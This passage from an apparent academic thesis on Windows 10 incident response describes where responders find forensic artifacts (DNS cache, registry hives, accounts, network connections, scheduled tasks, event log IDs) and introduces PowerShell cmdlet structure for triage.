


Figure 10. Process Explorer Display of DNS cache Service

Figure 11 presents a view of the memory strings within svc.exe with pid 2956 in Process Hacker 2 [20]. Inside these strings, multiple DNS cache entries that have been stored in memory can be seen. These entries are volatile and will flush once the host system is restarted.



Address	Length	Result
0x1e59568b720	22	lonnguglcqu
0x1e59568b7a0	26	in.hotjar.com
0x1e59568b7e0	30	l.sharethis.com
0x1e59568b820	30	apis.google.com
0x1e59568b860	22	ern.nps.edu
0x1e59568b8a0	22	ern.nps.edu
0x1e59568b8e0	30	bam.nr-data.net
0x1e59568b920	30	code.jquery.com
0x1e59568b9e0	30	ssl.gstatic.com
0x1e59568ba20	20	hostmaster
0x1e59568ba60	26	pi.pardot.com
0x1e59568baa0	22	ern.nps.edu
0x1e59568bae0	26	go.pardot.com
0x1e59568bb10	17	2F-86698726A89\$@e
0x1e59568bb22	20	rn.nps.edu
0x1e59568bbe0	26	go.pardot.com
0x1e59568bc20	22	ern.nps.edu
0x1e59568bc60	28	www.google.com
0x1e59568bca0	26	pi.pardot.com
0x1e59568bd20	22	ern.nps.edu
0x1e59568bde0	22	ern.nps.edu
0x1e59568be20	22	ern.nps.edu
0x1e59568bea0	26	pi.pardot.com
0x1e59568bf20	30	www.gstatic.com

Figure 11. Process Hacker 2 Display of Memory Strings from svc.exe.

4. Registry

The registry is the primary location for configuration of the OS and applications that run on top of the OS. The registry is made of six core binary files called “hives” [9]. The hives are listed in Table 11. The boot configuration data (BCD) file holds information about the OS, invokes the boot loader, and then initiates the Windows kernel upon boot up of the system. The remaining five active “live” registry hives that are viewable within the Windows API have access restrictions put in place by the OS for security purposes and present collection concerns for the IR. Static registry files residing on hard drives can be viewed in their full file structure. However, certain keys that may have been modified during runtime, are not saved to these hard drive (resident) registry hives when the machine is powered off. For example, the Hardware subkey viewable in Figure 12, is not available when the Windows OS is powered off [9]. Conversely, the SAM subkey is not available

when the Windows OS is powered on [9]. It is important for the responder to keep these issues in mind, so that he or she may obtain desired volatile registry artifacts when and where they are available.

The registry is organized in a hierarchical structure. Figure 12 shows the structure of the registry inside the program. We will utilize the terminology described in this figure from this point forward in the report.

Table 11. Registry Structure. Adapted from [9].

File Path
\Boot\BCD
%WINDOWS%\System32\Config\SYSTEM
%WINDOWS%\System32\Config\SOFTWARE
%WINDOWS%\System32\Config\SECURITY
%WINDOWS%\System32\Config\SAM
<profiles>\<username>\NTUSER.DAT




Figure 12. Registry Terminology.

By examining specific value data within registry subkeys, an IR can recover OS information, evidence of OS tampering, indications of the use of malicious PowerShell scripting, indications of persistence mechanisms, and much more. It would be easier to list all of the data that an IR could not uncover from the Windows registry, than to list what they could.

The registry uses the FILETIME format that is used throughout the NTFS file system. This is an 8-byte value used to display what the date/time is. Windows 10 added a new subkey called “TypedURLSTime,” and its structure is shown in Figure 13 [9]. The value data (in hex format) of the value names associated with this subkey can be seen in the figure. These values represent the number of 100-nanosecond intervals from January 1, 1601, Greenwich mean time (GMT) to the local time [9]. To convert this time to the correct time of access for the specific value name, the IR must adjust, as appropriate, to the time zone (regional) setting used on the system being investigated.

Name	Type	Data
(Default)	REG_SZ	(value not set)
url1	REG_BINARY	a2 71 3b fe 2a ba d3 01
url2	REG_BINARY	50 9a e0 eb 2a ba d3 01
url3	REG_BINARY	6f c3 7d 37 67 9c d3 01
url4	REG_BINARY	c0 cf 0b 41 66 9c d3 01
url5	REG_BINARY	d3 db 7a 3a 66 9c d3 01
url6	REG_BINARY	51 1f 62 1d fc 7f 00 00
url7	REG_BINARY	00 00 00 00 00 00 00 00

Figure 13. TypedURLSTime Subkey.

The time zone settings for a Windows host can be found in HKLM\SYSTEM\ControlSet001\Control\TimeZoneInformation, and an example of this is highlighted in Figure 14 [9]. The “TimeZoneInformation” value will be necessary when trying to analyze any other date/time values in the Windows registry, as most values are based on the offset of GMT to this TimeZoneInformation data value.




Figure 14. TimeZoneInformation Value Name.

5. Accounts

It is important for the IR to identify unauthorized accounts or unauthorized changes to legitimate accounts. Accounts have attached privilege levels and concomitant access rights that should be managed following the principle of least-privileged. When a user attempts to access areas or objects that are outside of his or her account-defined privilege level, this may be of investigatory interest. The IR should consult with the organization’s documentation for authorized users and their corresponding privilege levels and group memberships. Account activity of interest includes account accesses outside of normal access times, concurrent account usage on multiple host systems, and administrative changes from non-administrative accounts. User accounts are stored locally in the security account manager (SAM) or in active directory (AD) in a domain environment [9]. Account activity can be audited and tracked via event logging. A list of native CLI commands to enumerate account configuration are listed in Table 12.

Table 12. Account Artifacts. Adapted from [9].

Information	PowerShell
Current user interacting	C:\> whoami
User accounts active or not on the local hosts	C:\> Net users
Shows local accounts in the Administrator's group	C:\> Net localgroup administrators
Shows group accounts in the Administrator's group	C:\> Net group administrators
Shows all user accounts on host with logon requirement information	C:\> Wmic useraccount list
Shows all groups on the host	C:\> Wmic group list
Shows all user accounts on the host with a count of bad password attempts	C:\> Wmic netlogin getname,lastlogon,badpasswordcount

6. Network Configuration and Connectivity Information

Obtaining the current network configuration and the network connection history can offer valuable investigative insights derivable from knowing what remote systems an attacker may have established a connection to. Network-related information of investigatory interest including SSIDs, domain names, and gateway MAC addresses can be found at the registry directories listed in Table 13. A list of native CLI commands to enumerate network configuration information is provided in Table 14.

Table 13. Location of Network History Directories. Adapted from [9].

File Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Managed
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla\Cache

Table 14. Network Configuration Information Commands. Adapted from [9].

Information	CLI Command
Lists network connections and their associated processes	C:\> netstat -naob
Lists current network routes	C:\> netstat -nr
Lists the hosts address resolution protocol (ARP) table	C:\> arp -a
Lists the hosts IP Addresses/Network IDs	C:\> ipconfig/all
Lists DNS queries	C:\> ipconfig /displaydns
Lists wireless Connections	C:\> netsh wlan show interfaces
Lists all recent wireless connections	C:\> netsh wlan show all

a. Active Network Connections and Related Processes

Network connections are made by processes and programs on the host system. Correlating processes to network connections is extremely useful to the IR. By identifying what processes and programs are making outbound connections, the IR can identify command and control (C2) to/from malicious logic, the exfiltration of sensitive data, and malicious actor interaction. The native CLI command “netstat -b,” as shown in Figure 15, will provide a view, in memory, of what processes are making outbound connections from the host [9].

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.523]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>netstat -b

Active Connections

Proto Local Address          Foreign Address         State
TCP   127.0.0.1:4767          view-localhost:49672   ESTABLISHED
[PanGPS.exe]
TCP   127.0.0.1:49672        view-localhost:4767    ESTABLISHED
[PanGPA.exe]
TCP   192.168.1.31:50920     52.98.82.210:https     ESTABLISHED
[chrome.exe]
TCP   192.168.1.31:50921     40.97.160.2:https      ESTABLISHED
[chrome.exe]
TCP   192.168.1.31:50923     40.97.160.2:https      ESTABLISHED
[chrome.exe]
TCP   192.168.1.31:50926     a23-197-50-48:http     TIME_WAIT
TCP   192.168.1.31:50939     Chromecast-Ultra:8008  TIME_WAIT
TCP   192.168.1.31:50940     Chromecast-Ultra:8008  TIME_WAIT
TCP   192.168.1.31:50941     Chromecast-Ultra:8008  TIME_WAIT
TCP   192.168.1.31:50943     13.107.18.11:https     ESTABLISHED
[Microsoft.Notes.exe]
TCP   192.168.1.31:50944     157.55.134.136:https   ESTABLISHED
wldsvc
[svchost.exe]
TCP   192.168.1.31:50945     13.107.18.11:https     ESTABLISHED
[Microsoft.Notes.exe]
TCP   192.168.1.31:50947     a-0001:https           ESTABLISHED

```

Figure 15. Console Output of Netstat -b Output.

b. Machine and OS Information

Obtaining specific local host system information can present the IR with a wealth of key information before conducting any further information gathering. Without some specific system information, such as local date and time and system/software version information, it may be more arduous to construct a timeline of events later in the investigation. Table 15 presents a sample collection of specific system information that can be obtained.

Table 15. Machine and OS Information Commands. Adapted from [9].

Information	CMD
Local date and time	C:\> echo %DATE% %TIME%
Hostname	C:\> hostname
System information	C:\> systeminfo
OS and version	C:\> ver C:\> systeminfo findstr /B /C:"OS Name" /C:"OS Version"
Installed application versions	C:\> wmic product get name,version
Default path	C:\> echo %PATH%

7. Task Scheduler

The task scheduler allows users and the OS the ability to perform routine tasks on a regularly scheduled basis or at some particular future time. Tasks can be initiated by a specific set of criteria [21]. This is an important artifact in reactive analysis in order to prevent or stop persistence mechanisms on a host system. This is an important artifact in proactive analysis in that the typical user does not initiate scheduled tasks. Any newly created scheduled tasks not created by authorized administrators or software should be scrutinized.

Configuration data for scheduled tasks is located in file and registry paths shown in Table 16. Scheduled tasks are stored in “.job” files which are a Microsoft proprietary format [21]. These files can be analyzed in a hex editor or viewed with the “strings” CLI command. These files can also be later parsed with tools specifically designed to

deconstruct and interpret “.job” files. The “.job” files and associated event logs are all important CuFAs for the IR to collect.

Table 16. Locations of Scheduled Tasks. Adapted from [9].

File/registry path
%SYSTEMROOT%\System32\Tasks
%SYSTEMROOT%\SysWow64\Tasks
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree

8. Logs

The event logging service in Windows records events that occur as a result of numerous activities on the host system. Logs present the IR(s) with the information needed to build a timeline of events that have taken place or are currently taking place. With the ability to see a roadmap of activity, the IR(s) can reactively investigate known or suspect CIRCEs by threading together relevant and related logged events. Once attacker tactics (or tools), techniques and procedures (TTP) are reactively identified for a known CIRCE, responders can create IOCs utilizing pertinent log data in order to proactively search for other instances of same or similar activity on other systems. Logs are capable of being deleted or modified by the attacker or his malicious logic; therefore, care should be taken to protect the integrity and availability of the log collection and storage process. Also, logs alone may not be sufficient to prove a CIRCE has occurred. It is up to the investigation team to analyze logged data and to verify its relevance in helping to discover the who, what, when, where, why or how of any given CIRCE. This section presents useful information in log analysis by enumerating the locations of log entries that we have assessed to be the most useful in response to a CIRCE. This assessment is based on a collection of artifact analysis publications that we have surveyed [22], [23], [24]. Logs obtained from process tracking are not covered, as they have a low signal to noise ratio (SNR) and are more cumbersome to the IR than beneficial in performing initial triage. The Return on investment of sifting through the thousands of processes generated on a host machine (i.e., the low signal of artifactual data gleaned from the high noise generated by

the logs) does not justify, for the initial responder, the storage space of these logs nor the processing power required for logging each process. These—process tracking—logs are beneficial to the IR, only when the use of remote logging and a SIEM are used to filter out the high volume of “noisy” events.

Windows 10 OS stores logs in the %SYSTEMROOT%\System32\Winevt\Logs directory in binary XML format on systems not using remote log forwarding [9]. The majority of events are logged in either the system, application, or security event logs. However, the Windows OS has over 185 logs by default in the %SYSTEMROOT%\System32\Winevt\Logs directory [9]. These additional logs are stored under applications and services, and provide more granular/detailed information about a specific application or service than do the native (system, security, and application) Windows logs.

Windows logging presents many considerations for the incident response team. Logging is a reactive analysis tool, and must be set up on the host/network prior to an investigation of a CIRCE. Default settings in Windows 10 do not provide the IR with all the most useful log information that would be desired or required in the investigation of a CIRCE. Windows 10 provides a default log size of 20MB for the security log [9], which introduces the risk of relevant logs being overwritten. Additionally, audit policy settings, shown in Figure 16, which are not enabled by default, could provide the IR the ability to track account logon events, object accesses, and processes as well as other events. These logging considerations must be taken into account by the network owner prior to the CIRCE and the IR during the investigation of the CIRCE. In this section we will identify event logs, some default and some not, that provide the responder the most useful information for investigating a known or suspected CIRCE.




Figure 16. Local Security Policy Audit Policy.

a. Account Activity Logs

Malicious actors need to obtain access to systems. One—perhaps main—method of access entails direct logon to an account. Another main method involves various forms of input logic that—through myriad techniques—return privileged shell access to the perpetrator, but that is not our focus in this section. Enumeration of a user’s privileges or password can be the first sign of an attempt to uncover current user settings and privileges. A typical follow-on activity would then be to either impersonate a legitimate account (e.g., via discovered password) or escalate the privileges of an account. Table 17 shows some typical log entries that capture this type of behavior. Changes in user accounts through account management, which can result in log entries such as those displayed in Table 18 can point to an attempt to elevate a user’s privilege level on the host system or across the domain. Account usage events can point to unauthorized access of a user account.

Table 17. Account Enumeration Event IDs. Adapted from [24].

ID	Log	Description	Default
4797	Security	An attempt was made to query the existence of a blank password for an account	Yes
4798	Security	A user’s local group membership was enumerated.	Yes
4799	Security	A security-enabled local group membership was enumerated	Yes

Table 18. Account Management Event IDs. Adapted from [24].

ID	Log	Description	Default
4720	Security	A user account was created	Yes
4722	Security	A use account was enabled	Yes
4724	Security	An attempt was made to reset an account's password	Yes
4725	Security	A user account was disabled	Yes
4726	Security	A user account was deleted	Yes
4727	Security	A security-enabled global group was created	Yes
4728	Security	A member was added to a security-enabled global group	Yes
4729	Security	A member was removed from a security-enabled global group	Yes
4730	Security	A security-enabled global group was deleted	Yes
4731	Security	A security-enabled local group was created	Yes
4732	Security	A member was added to a security-enabled local group	Yes
4734	Security	A security-enabled local group was deleted	Yes
4735	Security	A security-enabled local group was changed	Yes
4737	Security	A security-enabled global group was changed	Yes
4738	Security	A user account was changed	Yes
4741	Security	A computer account was created	Yes
4742	Security	A computer account was changed	Yes
4743	Security	A computer account was deleted	Yes
4754	Security	A security-enabled universal group was created	Yes
4755	Security	A security-enabled universal group was changed	Yes
4756	Security	A member was added to a security-enabled universal group	Yes
4757	Security	A member was removed from a security-enabled universal group	Yes
4758	Security	A security-enabled universal group was deleted	Yes

Account logon and logon events are recorded in the security log on the system that performs the authentication. For a SAM (local) logon, the information will be stored on the host client. For a logon to a domain using Kerberos as the authentication method, the logon information will be stored on both the local host and the domain controller responsible for Kerberos. The pertinent point is that logon information is likely to be found in more than one location. This is an important concept for the IR(s) to understand. Account logon logs of interest are presented in Table 19. Of note are the new “Logon Info Field” sub-fields that are present in Windows 10 Event 4624 (An account was successfully logged on), presented in Table 20. These “Logon Info Fields” can reveal elevated token usage by an

attacker. This information is important when attempting to narrow down a time period of malicious activity.

Table 19. Account Logon and Logon Event IDs. Adapted from [24].

ID	Log	Description	Default
4768	DC:security	A Kerberos authentication ticket (TGT) was requested	Yes
4769	DC:security	A Kerberos service ticket was requested	Yes
4771	DC:security	Kerberos pre-authentication failed	Yes
4776	DC:security	The domain controller attempted to validate the credentials for an account	Yes
4624	Security	An account was successfully logged on	Yes
4625	Security	An account failed to log on	Yes
4634	Security	An account was logged off	Yes
4647	Security	User initiated logoff	Yes
4648	Security	A logon was attempted using explicit credentials	Yes
4672	Security	Special privileges assigned to new logon	Yes
4776	Security	The domain controller attempted to validate the credentials for an account/ or a local NTLM-based authentication occurred	Yes
4778	Security	A session was reconnected to a Window Station	Yes
4779	Security	A session was disconnected from a Window Station	Yes

Table 20. Windows 10 Added Logon Information. Source: [25].

Logon Info Field	Description
Restricted admin mode	Normally “-.” This mode was created to protect administrator accounts, ensuring that credentials are not stored in memory on the remote host. This logon mode aids in preventing attack techniques such as pass-the-hash. If the remote login account is using Restricted Admin Mode
Virtual account	Applicable to services set up to logon with a “virtual account”
Elevated token	“Yes” or “No.” If the user is a member of Administrators group. When an admin has UAC enabled. When the Admin logs in, two login sessions occur—One with the administrators SID and one without. All activity is performed under the unprivileged SID until an operation is run with a UAC dialog box. In the event log two logon events will be present, one with “Yes” and one with “No.”

b. Application, Processes and Service Logs

Much of WinOS-directed malicious logic relies on Windows services for execution. Windows OS records events that relate to the starting and stopping of services, to include the event log service itself. Services are often used by malicious actors to establish persistence under a privileged account. The IR(s) can search the service event log IDs between a specific period of time to see what services were started, terminated, stopped, changed, or installed in temporal conjunction with the report of a known or suspected CIRCE. The Windows services logs most likely to be of interest to the IR are presented in Table 21

Table 21. Windows Services Event IDs. Adapted from [24].

ID	Log	Description	Default
6005	System	The event log service was started	Yes
6006	System	The event log service was stopped	Yes
7034	System	A service terminated unexpectedly	Yes
7036	System	A service was stopped or started	Yes
7040	System	The start type for a service was changed	Yes
7045	System	A service was installed by the system	Yes

c. Wireless LAN (WLAN) Logs

Man-in-the-middle attacks using rogue access points are a popular vector of entry for malicious actors. Logs for WLANs can be found in the following directory [9]:

%SYSTEMROOT%/System32/winevt/Logs/Microsoft-Windows-WLANAutoConfig%4Operational.evtx. WLAN logs of interest are presented in Table 22.

Table 22. WLAN Event IDs. Adapted from [24].

ID	Log	Description	Default
8001	WLAN operational	WLAN service has successfully connected to a wireless network	Yes
8002	WLAN operational	WLAN service failed to connect to a wireless network	Yes

d. Scheduled Task Logs

If object access auditing is enabled (it is not by default), the security log will contain events related to scheduled task activity as presented in Table 23. Additional logs contain even greater detail. Microsoft-Windows-TaskScheduler\Operational.evtx replaced SchedLgU.txt from previous versions of Windows [21]. If history is enabled in the Task Scheduler, then activity related to scheduled tasks on the local host will also be located in the task scheduler event log found at: %SYSTEMROOT%\System32\Winevt\Logs\Microsoft-Windows-TaskScheduler\Operational.evtx The task scheduler operational log contains more detailed information for the IR to include the account used to schedule the task, and the account assigned to the task [9].

Table 23. Scheduled Task Security Event IDs. Adapted from [24].

ID	Log	Descripting of Event	Default
4698	Security	A scheduled task was created	No
4699	Security	A scheduled task was deleted	No
4700	Security	A scheduled task was enabled	No
4701	Security	A scheduled task was disabled	No
4702	Security	A scheduled task was updated	No
106	Task scheduler operational	A scheduled task was created	No
140	Task scheduler operational	A scheduled task was updated	No
141	Task scheduler operational	A scheduled task was deleted	No
200	Task scheduler operational	A scheduled task was executed	No
201	Task scheduler operational	A scheduled task was completed	No

e. PowerShell Logs

PowerShell remoting is enabled by default in Windows 10 for members of the administrators and remote management user's groups [9]. PowerShell remoting is meant for administration of the network and can be an extremely flexible and useful tool for system administrators. However, this tool is used frequently by malicious actors for lateral movement, domain escalation, and domain dominance. PowerShell logging is not enabled by default, but can be enabled through Group Policy settings on the domain controller for the Windows 10 host [22]. PowerShell logs can be found in the following directory: %SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-PowerShell%

4Operational.evtx. PowerShell remoting requires authenticated access and can be associated with a specific account logon event. PowerShell logs of interest are presented in Table 24.

Table 24. PowerShell Event IDs. Adapted from [22].

ID	Log	Descripting of Event	Default
4103	PowerShell operational	Pipeline execution	No
4104	PowerShell operational	Script block logging entries	No
400	PowerShell operational	Start of command execution or session	No
800	PowerShell operational	Pipeline execution details	No

III. POWERSHELL

PowerShell, an object-based command-line-shell and scripting language built on the .NET framework was originally designed as a tool to automate many Windows administrative tasks. The “shell” in PowerShell refers to the implementation whereby a user dictates commands (at the command line or GUI), and these commands are then received and interpreted by the shell for tasking of the OS [26]. These commands can also be presented by the user in the form of a script. What makes PowerShell so powerful, is that it takes a traditional shell and adds the extra functionality of creation. PowerShell provides the end-user access that goes beyond that of the traditional GUI. When presented with an infected host PowerShell offers a *lighter touch* approach when searching for and analyzing artifacts that may be indicative of a CIRCE. Additionally, PowerShell enables the IR to, not only search for, but also identify, parse, and cross-reference data that might have otherwise gone uncorrelated.

PowerShell incorporates both a command-line-shell and a scripting language [26]. A shell by itself presents the user with an interface that allows for the implementation of utility functions offered natively as part of the OS. PowerShell builds upon the OS and provides greater capability than just running executables, or fetching data from a file or folder at the traditional command line interface (CLI). The end-user, with a PowerShell prompt, can now control a diverse array of the Windows OS's system-level utilities and key servers, such as Microsoft Exchange [26].

Because PowerShell was built on the .NET framework, it can be “considered a programming language” [27]. The .NET framework is Microsoft’s software development framework that provides a controlled programming environment where software can be developed, installed, and executed. Two parts of the .NET framework that PowerShell takes advantage of that the CLI cannot are 1) the CLR framework, and 2) the .NET class library [28]. The runtime environment provides “all necessary services and support to the processes involved in the execution of the application or program,” such as sending “instructions or commands to the processor,” and providing access to other system resources that might not be possible otherwise [29]. The CLR manages the execution of

any code that uses the .NET framework. The CLR allows for PowerShell code to be portable to other machines, so long as the appropriate .NET framework, modules, and OS are installed on those other machines.

PowerShell has access to the .NET framework class library. The .NET framework class library is object-oriented, providing object types from which PowerShell code can derive extra functionality. A class describes some generalized object (i.e., a table), and contains all the properties that the generalized object (table) can have, as well as a way to act upon (e.g., view or change) those properties. This latter aspect of a class (ability to affect properties) is referred to collectively as “methods.” An object is an instance of a actual class definition; (e.g., a table containing one hundred account records that—itsself – may later become part of a larger database object). Stated another way, a class is akin to a house’s blueprint; it defines the structure, but is not the actual structure. Following this analogy, an object would be an actual house that was built using the class blueprint.

Object types describe the “type” of object that is being worked with, for example, an integer or a string. Object-oriented programming focuses on the object that is to be manipulated, rather than the programming logic that is required *to* manipulate it. A user can manipulate the properties of the object by directly utilizing the methods that were designed for this purpose. Since PowerShell is object-based, it can identify all the potential objects that might need manipulation depending on the intended objective.

PowerShell is now included as part of the Windows OS. Note, that the ensuing descriptions of PowerShell TTP apply to PowerShell version 5.0 and the .NET framework version 4.5 that come standard with the Windows 10 OS.

A. CMDLET STRUCTURE

PowerShell employs a different set of commands than the native OS CLI. It uses commands known as *cmdlets*. PowerShell cmdlets provide a powerful way to analyze various Windows OS CIRCE artifacts. Cmdlets are single-function commands which “are comprised of instructions designed to perform a function that returns a .NET object” [30]. A cmdlet’s power lies in implementation in combination with various methods, parameters, and options [31]. By design, these cmdlets have access to many system administration tasks

that the Windows GUI does not. Cmdlets may provide access to functions that even the traditional CLI does not. It is important to have a basic understanding of the structure of standard PowerShell cmdlets used in a typical Windows 10 environment.

“Cmdlets follow a verb-noun structure” [31]. In the cmdlet, the verb is used to indicate a desired action from the OS, for example, read or write. The noun represents the object of interest, such as “computer, file system, disk, processes, event logs,” etc. [31]. A noun is always an object in the .NET class[26]. For example, “Get-Process,” instructs the OS to get every individual process and output a list of all processes that are running on the machine.

When viewing a cmdlet alone, or cmdlets as part of a larger script, the repetition of a few *key* structural items (i.e., the specification of variables, piping of commands, and outputting the results to a location) are present. Knowing the correct use of those *key* structural items can provide clarity of function when viewing or writing cmdlets/scripts

Variables are specified through the use of the “\$” character; more specifically \$ proceeded by the name of the variable [26]. The variable is then set equal to a value (i.e., \$<variable name> = <value>). For example, \$money = 1 sets the value of the variable money to 1. After the variable, “\$money” has been defined in either an instance of PowerShell or as a global variable in a script, it can then continue to be called (or referenced). Environment variables are the exception, and do not require defining within PowerShell to be called.

Environment variables represent some aspect of the Windows environment, such as “what directory to install files in, where to store temporary files, and where to find user profile settings.” These variables, collectively, help define the environment in which programs run on your computer [26]. PowerShell allows a variable to be called directly from the environment. The environment variable can be represented as “\$env:<environment variable name>” [26]. Representing an environment variable in this manner in the script eliminates the need to create a variable and set it equal to the environmental variable value. Instead, the environment variable is called directly from the

Windows environment (e.g., `$env:computername` calls an environment variable that contains the hostname of the computer that the command was issued to).

Piping is a powerful feature of the cmdlet. It provides the ability to take outputs from one invoked cmdlet and pass (pipe) that information into another cmdlet for additional processing [11]. A pipe is represented by the “|” symbol [26]. Piping is useful when large quantities of data require sequential processing through multiple functions (i.e., searching for a particular date within a range of dates, and then requiring a specific formatting style for the output of that date).

B. IDENTIFYING PROMINENT WINOS 10 ARTIFACTS USING POWERSHELL

Using PowerShell, we demonstrate the enumeration and analysis of principle artifact types maintained by the Windows 10 OS IOCs. A majority of DoD’s client systems have some version of the Windows OS installed; moreover, Windows 10 is the mandated OS for the majority of DoD systems [32]. There are various ways PowerShell can be utilized to collect IOC-worthy artifact data from these, and other segments Windows 10 OSs. This data, in turn, aids the IR in making the initial determination that a CIRCE has occurred. Security policies on endpoint (host) systems can be difficult to enforce due to the broad nature of host activities. Opening unsecured emails with malicious attachments, visiting potentially dangerous websites, and telecommuting are just a few examples of a host reaching beyond the security of the internal network and its array of perimeter-based defenses. Therefore, the ability to detect any indicator artifacts on these endpoint hosts is key to detecting, investigating, containing, and responding to CIRCEs when the prevention-oriented perimeter defenses fail.

IDS and IPS solutions rely on known signatures, and as a result, can be bypassed using an unconventional attack vector or other modification to the known signature. Modern attack vectors are designed to bypass traditional detection methods, compromise a host, maintain a presence, and remain undetected. “Incidents identified internally tend to have a much shorter dwell time” than incidents that are reported from external sources [33]. PowerShell gives a Tier 3 IR a tool to verify whether the indications of a potentially

